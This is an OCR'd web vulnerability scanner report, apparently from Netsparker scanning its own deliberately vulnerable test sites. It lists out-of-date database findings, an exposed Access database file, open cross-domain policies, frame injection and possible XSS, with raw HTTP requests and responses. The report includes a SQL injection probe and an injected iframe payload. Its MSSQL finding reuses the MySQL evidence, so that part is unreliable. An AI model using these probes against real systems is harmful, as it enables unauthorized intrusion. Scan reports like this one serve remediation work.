
## 14: Out-of-Date Version (MySQL)

**Vulnerability:**
The MySQL service is running and out of date version of the software

**Impact:**
Since this is an old version of the MySQL software it may be vulnerable to multiple types of MySQL attacks

**Exploitation:**
http://php.testsparker.com/artist.php?id=-1%20OR%2017-7%3d10

**Proof of Exploit:**
Identified Version: 5.0.51b
Latest Version: Vdb_LatestVersion_Branch
Vulnerability Database: Vdb_Version_Info



Request

```
GET /artist.php?id=-1%20OR%2017-7%3d10 HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=689d949c453f506de9076d27c803d71c
Referer: http://php.testsparker.com/process.php?file=Generics/index.nsp
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```

Response

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Type: text/html
Transfer-Encoding: chunked
Date: Tue, 26 Nov 2019 13:19:45 GMT


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta name="keywords" content="" />
<meta name="description" content="" />
<meta http-equiv="content-type" content="text/html; charset=utf-8" />
<title>Netsparker Test Web Site - PHP</title>
<link href="style.css" rel="stylesheet" type="text/css" media="screen" />
</head><link type="text/css" href="Generics/style.css" rel="stylesheet"/>
<body>
<div id="wrapper">

<div id="menu">
<ul>
<li><a href="process.php?file=Generics/index.nsp">Home</a></li>
<li><a href="hello.php?name=Visitor">Hello</a></li>
<li><a href="products.php?pro=url">Products</a></li>
<li><a href="process.php?file=Generics/about.nsp">About</a></li>
<li><a href="process.php?file=Generics/contact.nsp">Contact</a></li>
<li><a href="auth/">Login</a></li>
</ul>
</div>
<!-- end #menu -->
<div id="header">

</div>
<!-- end #header --> <div id="page">
<div id="page-bgtop">
<div id="page-bgbtm">
<div id="content">
<div class="post">
<h2 class="title"><a href="artist.php#">Artist Service</a></h2>

<div style="clear: both;">&nbsp;</div>
<div class="entry">
<p>

<h3>Results: -1 OR 17-7=10</h3></br>

<table class="container"><thead><th>ID</th><th>Name</th><th>SURNAME</th><th>CREATION DATE </th></thead><tbody><tr class="odd">
<td>2 </td>
<td>NICK </td>
<td>WAHLBERG </td>
<td>2006-02-15 04:34:33 </td>
<td> </td>
</tr>
<tr class="even">
<td>3 </td>
<td>ED </td>
<td>CHASE </td>
<td>2006-02-15 04:34:33 </td>
<td> </td>
</tr>
<tr class="odd">
<td>4 </td>
<td>JENNIFER </td>
<td>DAVIS </td>
<td>2006-02-15 04:34:33 </td>
<td> </td>
</tr>
<tr class="even">
<td>5 </td>
<td>JOH
…
```

**Mitigation:**
Upgrade the MySQL software that is used on the application


## 15: Out-of-Date Version (Microsoft SQL Server)

**Vulnerability:**
The server is running an out of date version Microsoft SQL Server

**Impact:**
Since this is an old version of the Microsoft SQL software it may be vulnerable to multiple types of Microsoft SQL attacks

**Exploitation:**
http://php.testsparker.com/artist.php?id=-1%20OR%2017-7%3d10

**Proof of Exploit:**
Identified Version: 5.0.51b
Latest Version: Vdb_LatestVersion_Branch
Vulnerability Database: Vdb_Version_Info



Request

```
GET /artist.php?id=-1%20OR%2017-7%3d10 HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=689d949c453f506de9076d27c803d71c
Referer: http://php.testsparker.com/process.php?file=Generics/index.nsp
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```

Response

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Type: text/html
Transfer-Encoding: chunked
Date: Tue, 26 Nov 2019 13:19:45 GMT


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta name="keywords" content="" />
<meta name="description" content="" />
<meta http-equiv="content-type" content="text/html; charset=utf-8" />
<title>Netsparker Test Web Site - PHP</title>
<link href="style.css" rel="stylesheet" type="text/css" media="screen" />
</head><link type="text/css" href="Generics/style.css" rel="stylesheet"/>
<body>
<div id="wrapper">

<div id="menu">
<ul>
<li><a href="process.php?file=Generics/index.nsp">Home</a></li>
<li><a href="hello.php?name=Visitor">Hello</a></li>
<li><a href="products.php?pro=url">Products</a></li>
<li><a href="process.php?file=Generics/about.nsp">About</a></li>
<li><a href="process.php?file=Generics/contact.nsp">Contact</a></li>
<li><a href="auth/">Login</a></li>
</ul>
</div>
<!-- end #menu -->
<div id="header">

</div>
<!-- end #header --> <div id="page">
<div id="page-bgtop">
<div id="page-bgbtm">
<div id="content">
<div class="post">
<h2 class="title"><a href="artist.php#">Artist Service</a></h2>

<div style="clear: both;">&nbsp;</div>
<div class="entry">
<p>

<h3>Results: -1 OR 17-7=10</h3></br>

<table class="container"><thead><th>ID</th><th>Name</th><th>SURNAME</th><th>CREATION DATE </th></thead><tbody><tr class="odd">
<td>2 </td>
<td>NICK </td>
<td>WAHLBERG </td>
<td>2006-02-15 04:34:33 </td>
<td> </td>
</tr>
<tr class="even">
<td>3 </td>
<td>ED </td>
<td>CHASE </td>
<td>2006-02-15 04:34:33 </td>
<td> </td>
</tr>
<tr class="odd">
<td>4 </td>
<td>JENNIFER </td>
<td>DAVIS </td>
<td>2006-02-15 04:34:33 </td>
<td> </td>
</tr>
<tr class="even">
<td>5 </td>
<td>JOH
…
```

**Mitigation:**
Upgrade the version of Microsoft SQL software that is used on the application

## Medium, Low, Best Practice and Informational


Here you will find all vulnerabilities other than Critical or High vulnerabilities, with the locations and the Request and response headers showing the issues on the page, this information can be used to repair any issues in the website code.

<table>
<tr><th>MEDIUM</th><th>STEPS</th></tr>
<tr><td>

**Microsoft Access Database File Detected**

</td><td>

http://aspnet.testsparker.com/statics/data.mdb



Request

```
GET /statics/data.mdb HTTP/1.1
Host: aspnet.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=kobaqodwli2gt0bvnqo0lpby; TestCookie=Hello
Referer: http://aspnet.testsparker.com/sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```

Response


```
00 01 00 00 | 53 74 61 6E | 64 61 72 64 | 20 4A 65 74 | 20 44 42 00 | 01 00 00 00 | ....Standard Jet DB.....
3F 6E 03 62 | 60 09 3F 55 | 3F 67 72 40 | 3F 00 3F 7E | 3F 3F 3F 3F | 3F 31 3F 79 | ?n.b`.?U?gr@?.?~?????1?y
3F 3F 30 3F | 3F 3F 63 3F | 3F 3F 46 3F | 3F 3F 4E 47 | 67 3F 37 3F | 3F 3F 07 3F | ??0???c???F???NGg?7???.?
28 3F 3F 2A | 3F 60 3F 08 | 7B 36 34 3F | 3F 3F 68 13 | 43 0E 33 3F | 33 3F 3F 79 | (??*?`?.{64???h.C.3?3??y
5B 53 29 7C | 2A 3F 3F 7C | 3F 1E 1F 3F | 3F 2D 3F 3F | 3F 53 3F 3F | 66 5F 3F 3F | [S)|*??|?..??-???S??f_??
3F 24 3F 67 | 3F 3F 3F 6D | 75 73 74 61 | 66 61 3F 3F | 79 61 6C 3F | 00 31 01 00 | ?$?g???mustafa??yal?.1..
6E 32 00 31 | 00 39 00 38 | 00 37 00 2E | 00 26 00 24 | 00 19 00 10 | 00 0E 00 05 | n2.1.9.8.7...&.$........
```

</td></tr>
<tr><td>

**Open Policy Crossdomain.xml Detected**

</td><td>

http://aspnet.testsparker.com/crossdomain.xml



Request

```
GET /crossdomain.xml HTTP/1.1
Host: aspnet.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=kobaqodwli2gt0bvnqo0lpby; TestCookie=Hello
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```

Response


```
HTTP/1.1 200 OK
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Vary: Accept-Encoding
Content-Length: 293
Last-Modified: Thu, 11 Apr 2019 11:09:16 GMT
Accept-Ranges: bytes
Content-Type: text/xml
Content-Encoding:
Date: Tue, 26 Nov 2019 13:14:45 GMT
ETag: "f04fe6057f0d41:0"

<?xml version="1.0"?>
<!DOCTYPE cross-domain-policy SYSTEM "http://www.macromedia.com/xml/dtds/cross-domain-policy.dtd">
<cross-domain-policy>
<allow-access-from domain="*" />
<site-control permitted-cross-domain-policies="master-only" />
</cross-domain-policy>
```

</td></tr>
<tr><td>

**Frame Injection**

</td><td>

http://aspnet.testsparker.com/GuestbookList.aspx?http://r87.com/?aspnet.testsparker.com/



Request

```
GET /GuestbookList.aspx?http://r87.com/?aspnet.testsparker.com/ HTTP/1.1
Host: aspnet.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=kobaqodwli2gt0bvnqo0lpby; TestCookie=Hello
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```

Response

```
…
</p>
<p>
<span id="contentTop_guestbooklistPermenantCrossSiteScripting_GridView1_lblContent_401" style="display:inline-block;border-width:0px;border-style:None;"><iframe src="http://r87.com/?"></iframe></span>
</p>
</td>
</tr><tr>
<td>
<h3> <span id="contentTop_guestbooklistPermenantCrossSiteScripting_GridView1_Label1_402" style="display:inline-b
…
<h3> <span id="contentTop_guestbooklistPermenantCrossSiteScripting_GridView1_Label1_820" style="display:inline-block;border-width:0px;border-style:None;font-size:Medium;font-style:italic;"><iframe src="http://r87.com/?"></iframe></span> </h3>
<p>
<span id="contentTop_guestbooklistPermenantCrossSiteScripting_GridView1_lblDate_820" style="display:inline-block;border-width:0px;border-style:N
…
```


</td></tr>
<tr><td>

**[POSSIBLE] Cross-site Scripting**

</td><td>

http://angular.testsparker.com/assets/bootstrap/js/bootstrap.min.js

</td></tr>
</table>



Request


```
GET /assets/bootstrap/js/bootstrap.min.js HTTP/1.1
Host: angular.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://angular.testsparker.com/
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```

Response

```
…
-Modified: Fri, 22 Mar 2019 08:02:14 GMT
Accept-Ranges: bytes
Content-Type: application/javascript
Content-Encoding:
Date: Tue, 26 Nov 2019 13:14:55 GMT
ETag: "6cb4-584aa45cfd2b1-gzip"

/*!
* Bootstrap v3.0.3 (http://getbootstrap.com)
* Copyright 2013 Twitter, Inc.
* Licensed under http://www.apache.org/licenses/LICENSE-2.0
*/

if("undefined"==typeof jQuery)throw new Error("Bootstrap requires jQue
…
```

**Open Silverlight Client Access Policy**

[http://aspnet.testsparker.com/clientaccesspolicy.xml](http://aspnet.testsparker.com/clientaccesspolicy.xml)



Request


```
GET /clientaccesspolicy.xml HTTP/1.1
Host: aspnet.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=kobaqodwli2gt0bvnqo0lpby; TestCookie=Hello
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```

Response

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Vary: Accept-Encoding
Content-Length: 309
Last-Modified: Thu, 11 Apr 2019 11:09:16 GMT
Accept-Ranges: bytes
Content-Type: text/xml
Content-Encoding:
Date: Tue, 26 Nov 2019 13:14:46 GMT
ETag: "ce29e6057f0d41:0"

<?xml version="1.0" encoding="utf-8"?>
<access-policy>
<cross-domain-access>
<allow-from http-request-headers="*">
<domain uri="http://*"/>
</allow-from>
<grant-to>
<resource path="/" include-subpaths="true"/>
</grant-to>
</cross-domain-access>
</access-policy>
```

**Password Transmitted over Query String**

[http://angular.testsparker.com/](http://angular.testsparker.com/)



Request

```
GET / HTTP/1.1
Host: angular.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://www.testsparker.com/
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```


Response

```
HTTP/1.1 200 OK
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 525
Last-Modified: Fri, 22 Mar 2019 08:02:14 GMT
Accept-Ranges: bytes
Content-Type: text/html
Content-Encoding:
Date: Tue, 26 Nov 2019 13:14:46 GMT
ETag: "686-584aa45cfd2b1-gzip"

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Monero Web Site</title><base href="/"><meta name="viewport" content="width=device-width,initial-scale=1"><link rel="icon" type="image/x-icon" href="favicon.ico"><link rel="stylesheet" type="text/css" href="assets/jquery-ui/jquery-ui.min.css"><link
rel="stylesheet" type="text/css" href="assets/bootstrap/css/bootstrap.min.css"><link rel="stylesheet" type="text/css" href="assets/select2/select2.min.css"><link rel="stylesheet" type="text/css" href="assets/ng-select/material.theme.css"><link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/icon?
family=Material+Icons"><link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Roboto:300,400,500,700,400italic"><script type="text/javascript" src="assets/jquery-1.12.1.min.js"></script><script type="text/javascript" src="assets/jquery-ui/jquery-ui.min.js"></script><script
type="text/javascript" src="assets/bootstrap/js/bootstrap.min.js"></script><script type="text/javascript" src="assets/select2/select2.min.js"></script><link href="styles.[illegible].bundle.css" rel="stylesheet"/></head><body><app-root></app-root><script type="text/javascript"
src="inline.[illegible].bundle.js"></script><script type="text/javascript" src="polyfills.[illegible].bundle.js"></script><script type="text/javascript" src="scripts.[illegible].bundle.js"></script><script type="text/javascript" src="main.[illegible].bundle.js"></script></body>
</html>
```

**Out-of-date Version (Bootstrap)**

[http://angular.testsparker.com/assets/bootstrap/js/bootstrap.min.js](http://angular.testsparker.com/assets/bootstrap/js/bootstrap.min.js)

<table>
<tr>
<td></td>
<td>



Request


```
GET /assets/bootstrap/js/bootstrap.min.js HTTP/1.1
Host: angular.testsparker.com
